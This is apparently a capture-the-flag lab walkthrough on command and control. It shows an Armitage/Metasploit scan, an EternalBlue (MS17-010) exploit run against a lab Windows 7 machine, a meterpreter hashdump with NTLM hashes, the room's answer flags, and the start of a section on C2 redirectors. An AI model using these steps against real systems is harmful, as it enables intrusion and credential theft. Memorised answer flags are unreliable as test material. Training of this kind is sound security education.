
**Which listener should you choose if you are dealing with a Firewall that does protocol inspection?**
Answer: HTTPS
****************************************************************************************************

## Command, Control, and Conquer

### Sample Exploit


Host Enumeration with Armitage
Before letting you go off on your own, we're going to demonstrate how to exploit a sample Virtual Machine. First, we will execute a port scan within Armitage by going to

the "Hosts" section, hovering over "Nmap Scan", and selecting "Quick Scan".




```
02/09 20:20:38 *** THM joined
```

After selecting "Quick scan", a new option will pop up; this will prompt you to enter the IP Address range you would like to scan. You should enter the IP Address of the deployed Virtual machine in this box.



Enter scan range (e.g., 192.168.1.0/24): 10.10.176.100/32

After pressing "Ok", and waiting a moment or two, you should see a new tab open up called "nmap" and a new machine display in the "Workspace" window. In the "nmap" tab, you will see the raw scan results.



```
msf6 > db_nmap --min-hostgroup 96 -T4 -n -F 10.10.176.100/32
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-09 20:25 EST
[*] Nmap: Nmap scan report for 10.10.176.100
[*] Nmap: Host is up (0.22s latency).
[*] Nmap: Not shown: 93 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 3389/tcp  open  ms-wbt-server
[*] Nmap: 49152/tcp open  unknown
[*] Nmap: 49153/tcp open  unknown
[*] Nmap: 49154/tcp open  unknown
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds

msf6 > |
```


Now that you have learned how to execute a basic port scan, try to execute various other scans against the target and see what additional information you may retrieve from a host.

Hint: A Comprehensive Scan will grab banners, enumerate software versions, enumerate OS versions, and much more!


Exploitation with Armitage

Next up, we're going to show off exploitation with Armitage; our victim in our example is a Windows 7 machine (more specifically, Blue). This machine is vulnerable to the classic exploit "Eternal  Blue".  To find this, we will focus on the far right tab with folders, we will expand the "Exploit" dropdown, then find the "Windows" dropdown, then the

"SMB" dropdown, then you will see all of the exploits.



Next up, you can double click your exploit of choice, or drag and drop the exploit onto the host, and a new window will open up. Clicking "launch" will fire off the exploit.



MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.


| Option | Value |
|---|---|
| LHOST | 10.13.13.39 |
| LPORT | 5877 |
| RHOSTS + | 10.10.176.100 |
| RPORT | 445 |
| SMBDomain | |
| SMBPass + | |
| SMBUser + | |
| VERIFY_ARCH | 1 |
| VERIFY_TARGET | 1 |

Targets: 0 => Automatic Target

☐ Use a reverse connection

☐ Show advanced options


After clicking "Launch", you will notice a new "Exploit" tab open up. Armitage will run all of the regular checks that Metasploit normally does. In the case of Eternal Blue, it ran the standard check script followed by the exploit script until it got a successful shell. It's worth noting that by default in this Exploit, it chose a Bind shell. Make sure you fully read the exploit information and options to see if a Bind Shell or a Reverse Shell is an option.



```
Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----
```

```
[*] 10.10.176.100:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 10.10.176.100:30271
[-] 10.10.176.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.10.176.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.10.176.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 10.10.176.100:445 - Connecting to target for exploitation.
[+] 10.10.176.100:445 - Connection established for exploitation.
[+] 10.10.176.100:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.176.100:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.176.100:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.176.100:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.176.100:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.176.100:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.176.100:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.176.100:445 - Sending all but last fragment of exploit packet
[*] 10.10.176.100:445 - Starting non-paged pool grooming
[+] 10.10.176.100:445 - Sending SMBv2 buffers
[+] 10.10.176.100:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.176.100:445 - Sending final SMBv2 buffers.
[*] 10.10.176.100:445 - Sending last fragment of exploit packet!
[*] 10.10.176.100:445 - Receiving response from exploit packet
[+] 10.10.176.100:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.176.100:445 - Sending egg to corrupted connection.
[*] 10.10.176.100:445 - Triggering free of corrupted buffer.
[+] 10.10.176.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.176.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.176.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Command shell session 1 opened (10.13.13.39:42181 -> 10.10.176.100:30271 ) at 2022-02-09 21:44:20 -0500

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

After you receive your shell, right-click on the host and select "Interact". This will open a standard shell you're familiar with. In order to get a Meterpreter shell, we recommend that you run the multi/manage/shell_to_meterpreter module.



```
Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
-----
```

```
$ whoami
whoami
nt authority\system




C:\Windows\system32>
```


Practice Time

Now that you have learned how to exploit hosts using Armitage, you will now get to practice your skills by hacking the virtual machine by using Metasploit and Armitage. There are multiple exploit paths that you may be able to follow. We encourage you to explore the various exploit paths you may be able to find in order to gain a better understanding of exploitation and post-exploitation modules in Metasploit and Armitage. As a reminder, Armitage is just Metasploit with a GUI; all the same exploits exist and are categorized the same way.

*********************************************************************************************************

**Answer the questions below:**


**What is the Administrator's NTLM hash?**



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c156d5d108721c5626a6a054d6e0943c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Ted:1001:aad3b435b51404eeaad3b435b51404ee:2e2618f266da8867e5664425c1309a5c:::
```

Answer: c156d5d108721c5626a6a054d6e0943c


**What flag can be found after gaining Administrative access to the PC?**



```
meterpreter > cat C:/Users/Administrator/Desktop/root.txt
THM{bd6ea6c871dced619876321081132744}
```

Answer: THM{bd6ea6c871dced619876321081132744}


**What flag can be found after gaining access to Ted's user account?**



```
meterpreter > cat C:/Users/Ted/Desktop/user.txt
THM{217fa45e35f8353ffd04cfc0be28e760}
```

Answer: THM{217fa45e35f8353ffd04cfc0be28e760}

**What is Ted's NTLM Hash?**



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c156d5d108721c5626a6a054d6e0943c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Ted:1001:aad3b435b51404eeaad3b435b51404ee:2e2618f266da8867e5664425c1309a5c:::
```

Answer: 2e2618f266da8867e5664425c1309a5c

***************************************************************************************************

## Advanced C2 Setups


As you may have guessed, Metasploit itself is not that great of a C2 server for advanced adversary operations. It's not as flexible as one would desire; you cannot configure agents to beacon out every X seconds with Y jitter. A Next-Generation Firewall could quickly pick up on this C2 traffic, seeing it's a constant stream of traffic. In addition, anyone could connect to an HTTP/HTTPS listener and find out relatively quickly what is going on.

Command and Control Redirectors

**What is a Redirector?**


Before we dive into configuring a Redirector, first, what is it? A Redirector is exactly as it sounds. It's a server that "Redirects" HTTP/HTTPS requests based on information within the HTTP Request body. In production systems, you may see a "Redirector" in the form of a Load Balancer. This server often runs Apache 2 or NGINX. For this lab, we will be leveraging Apache and some of its modules to build a Redirector.

Jumping back into Metasploit, we can set up some basic configurations on Metasploit to allow for more advanced configurations, in this task; we will be setting up a Redirector. Usually, this configuration is set up on multiple hosts; the purpose of this is to hide the true Command and Control server. The diagram below illustrates how communications between a victim and a C2 server happen.



